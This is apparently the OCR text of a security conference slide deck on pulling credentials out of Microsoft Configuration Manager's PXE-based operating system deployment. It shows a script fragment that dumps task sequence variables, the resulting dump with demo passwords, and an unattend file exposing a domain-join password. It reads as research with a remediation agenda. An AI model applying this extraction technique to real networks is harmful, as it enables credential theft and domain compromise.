

Pulling Passwords out of Configuration Manager

Christopher Panayi



whoami

Christopher Panayi (@Raiona_ZA)


Doing research things @MWRCyberSec

Red-team and AD Security




Agenda


- A tale of some client engagements
- What is ConfigMgr and how does it fit in the bigger picture?
- What is Operating System Deployment and how does ConfigMgr do it?
- Attacking OSD
- What about post-exploitation and persistence?
- Can we pull the same credentials from endpoints?
- What are the root causes and how do we make it better?
- Summarising the current picture




Once upon a client engagement...



Network Boot Password Screen






Once upon a client engagement...

Microsoft Endpoint

Configuration Manager



The screenshot shows two overlapping windows. The top window is the 'Task Sequence Wizard' with the title 'Welcome to the Task Sequence Wizard'. It features a blue gear icon and a lock icon with the text: 'This media is password protected. Enter a password and click Next to continue.' Below this is a 'Password:' label and an empty text input field. The bottom window is a command prompt with the title 'Select Administrator: X:\WINDOWS\system32\cmd.exe'. The command prompt shows the following text:

```
X:\sms\bin\x64>type TsBootShell.ini
[Shell]
OrgName=
EnableDebugShell=true
Run=X:\sms\bin\x64\TsmBootstrap.exe /env:WinPE /configpath:%CONFIGPATH%
X:\sms\bin\x64>
```

PXE Test [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

System Center

IT Organization
Running: Win 7 x86

Running action: Apply Operating System

Applying image 1 from install.wim to volume C:\

vars - Notepad

```

ct("Microsoft.SMS.TSEnvironment")
GetVariables
& tsend(var)
vars - Notepad

```

Administrator: X:\W

```

X:\>notepad vars.vbs
X:\>cscript vars.vbs > vars.txt
X:\>notepad vars.txt
X:\>

```

```

_SMSTSQuarantinePolicy=eJzNlM9vEkEQxp+3mvgdkJc1J3BwcGdqEwpNrKmm6RE1aXxx0CNe5E8taGIav3t/Oz0
_SMSTSRebootOutsideOfServiceWindows=FALSE
_SMSTSRebootSettingsConfigPolicy=eJzNlGtLAKEUht+vBf0H8/umpZaFBZVE1kFkVBAR67qV4CVyKyT87z1nt
_SMSTSRemoteDPInstallOptions=No
_SMSTSReserved1-000=SCD\SCCMAction
_SMSTSReserved2-000=Password1!
_SMSTSRunFromDP=false
_SMSTSSWUpdateClientConfig=eJztW1tP40YUntdW6n9IeShPXnK/7FWQwG620EUkdCutqsrETogUEpTLbmm1/73
vDas3M+/bQmjJK21fbjKrTMeBKTSSuR2jrkX/blagW5KkdjTHkq18gSz08cVHk2TNeRjNn+Fxpdxs64uyjGPytTUj
ONj498mKKcpZnu3e4sppSm8KhRRt4TL9MgiX1F6Pw6b1ntkUemk34zK6bJNXWjJX4jU03hK3BNt6g3JoZecthzz0Cu
_SMSTSScanToolPolicy=eJyNkE8PwUAQxX9XEt9Bei8a1SDVgzggJJKke1VFE0r80Yj4716XRfOX2cz0zHtvZnfGZ
_SMSTSShowProgressUI=TRUE
_SMSTSSiteCode=JHB
_SMSTSSiteSigningCertificate=308202E9308201D1A0030201020210354EBD2F584554804AD47FFD829961C
D074ABFC808A7A2053A35E68FCC1421AA8779F0BBB6221651253E510D50246C215ACED166ED0BE15C2371E4976
_SMSTSSmbiosGuid=F0BDCE1C-2A40-AF49-83AB-4D3835212CB3
_SMSTSSoftDistClientConfig=eJz1W21v20YM5tc06H9Q/WEF8mSZpFh2ujRdFidt0qfzrKQZ0A2DY8teMDsJbKV
0bJebmsp3NL6rd8f3bjjtSPfq49LYMFE41eynvIdeLVW1JjI5t9BV6e36TjCDrNC7FB/VMeuTo3ehtjHrTGGGVnp9
_SMSTSSoftwareUpdatePolicy=eJyzYQhgyGfIYchKSGaoZPAB0sUMJQz6DHYMvAxcDAwMAF/IBM0=
_SMSTSSourceVersionJHB00002=4
_SMSTSSourceVersionJHB00003=1
_SMSTSSourceVersionJHB00006=3
_SMSTSSysHealthClientConfig=eJzdmG1rGkEQx+dtC/00Nu+td9HEs6QBo4aYmhKifYBQyn1qK/gQ4mmRk0/e34
_SMSTSTaskSequence=<sequence version="3.00"><referenceList><reference package="JHB00006"/>
property="MessageTimeout">10</variable><variable name="SMSRebootTarget" property="Target"
true</variable><variable name="Variable"> OSDMigrateUseHardlinks</variable></expression><ex

```



Microsoft Endpoint

Configuration Manager

Installation Progress



IT Organization

Running: Win 10 (x64)

Running action: Connect to Network Folder



unattend - Notepad

File Edit Format View Help

```
<OOBE>
  <NetworkLocation>Work</NetworkLocation>
  <ProtectYourPC>1</ProtectYourPC>
  <HideEULAPage>>true</HideEULAPage>
</OOBE>
<TimeZone>South Africa Standard Time</TimeZone>
<RegisteredOrganization>MP</RegisteredOrganization>
<UserAccounts>
  <AdministratorPassword>
    <Value>TABvAGMAYQBsAEEAZABtAGkAbgBQAGEAcwBzAHcAbwBy
    <PlainText>>false</PlainText>
  </AdministratorPassword>
</UserAccounts>
<RegisteredOwner>administrator</RegisteredOwner>
</component>
</settings><settings xmlns="urn:schemas-microsoft-com:unattend" pass="specialize">
  <Identification>
    <Credentials>
      <Username>domainjoin</Username>
      <Domain>CONFIGMGR</Domain>
      <Password>DJPassword3#</Password>
    </Credentials>
    <JoinDomain>configmgr.com</JoinDomain>
  </Identification>
</component>
<component name="Microsoft Windows Shell Setup" language="neutral" process=">
```

Ln 17, Col 29

100%

Windows (CRLF)

UTF-8 with BOM



Over the years...



The Target Decided

A bit of Background

<https://t.me/learningnets>



INTEL
MWR

**What kinds of creds
can we access with
this kind of attack?**



Network Access Accounts

Software Distribution Component Properties

General Pull Distribution Point **Network Access Account**

Specify an account that accesses network locations when the site contains clients that are workgroup computers or that are from an untrusted domain.

Network Access Account

Token based authentication provides a secure mechanism for content retrieval when a unique Active Directory identity cannot be used. The Network Access Account is still required in certain cases.

[Learn more](#)


Use the computer account of the Configuration Manager client

Specify the account that accesses network locations


Name
CONFGMGR\NAAUser

✖ ⏪ ⏩ ⏴ ⏵

Task Sequences



Credentials in Task Sequences



Credentials in Task Sequences

- "Task sequence network folder connection account"
- "Task sequence run as account"
- Local administrator credentials for the machine
- Credentials for storing captured OS images on a network share

Collections

Assets and Compliance > Overview > Device Collections

Device Collections 6 items

Icon	Name	Limiting Collection	Member Count	Members Visible on Site	Referenced Collections
	All Desktop and Server Clients	All Systems	1	1	0
	All Mobile Devices	All Systems	0	0	0
	All Provisioning Devices	All Systems	1	1	0
	All Systems		5	5	0
	All Unknown Computers	All Systems	2	2	0
	Co-management Eligible Devices	All Systems	0	0	0

All Unknown Computers

Summary

Name:	All Unknown Computers
Collection ID:	SMS000US
Update Time:	7/27/2022 5:13 PM
Member Count:	2
Members Visible on Site:	2
Referenced Collections:	0
Comment:	All Unknown Computers

Summary | Deployments | Custom Client Settings




Ready


Collection Variables

All Unknown Computers Properties

General Membership Rules Power Management Deployments Maintenance Windows
Collection Variables Distribution Point Groups Cloud Sync Security Alerts

Specify custom task sequence variables with associated values that you want computers to use in this collection. Task sequence variables include sets of names and value pairs that supply configuration and operating system deployment settings for a device, operating system, and user state configuration tasks on a Configuration Manager client computer. You can use task sequence variables to configure and customize the steps in a task sequence.

Variables:   

Filter... 

Name	Value
Password	•••••
Username	•••••

Some Terminology



Terminology

- Distribution Point
- Management Point
- Packages
- Policies

How does PXE boot in ConfigMgr work?



Operating System Deployment (OSD)

- Made up of an operating system image and a task sequence that contains instructions that need to be applied to it
- A couple of ways to kick this off:



PXE-Initiated
Deployment




Media
Deployment

The **Moving** Parts



Network Boot -> Preboot eXecution Environment -> PXE Boot

Network Boot Password Screen



PXE Setup

MP.CONFIGMGR.COM Properties

General Communication **PXE** Multicast Group Relationships Content Content Validation Boundary Groups Security

Enable PXE support for clients
Windows Deployment Services will be installed if required

Allow this distribution point to respond to incoming PXE requests

Enable unknown computer support

Enable a PXE responder without Windows Deployment Service

Require a password when computers use PXE

Password:

Confirm password:

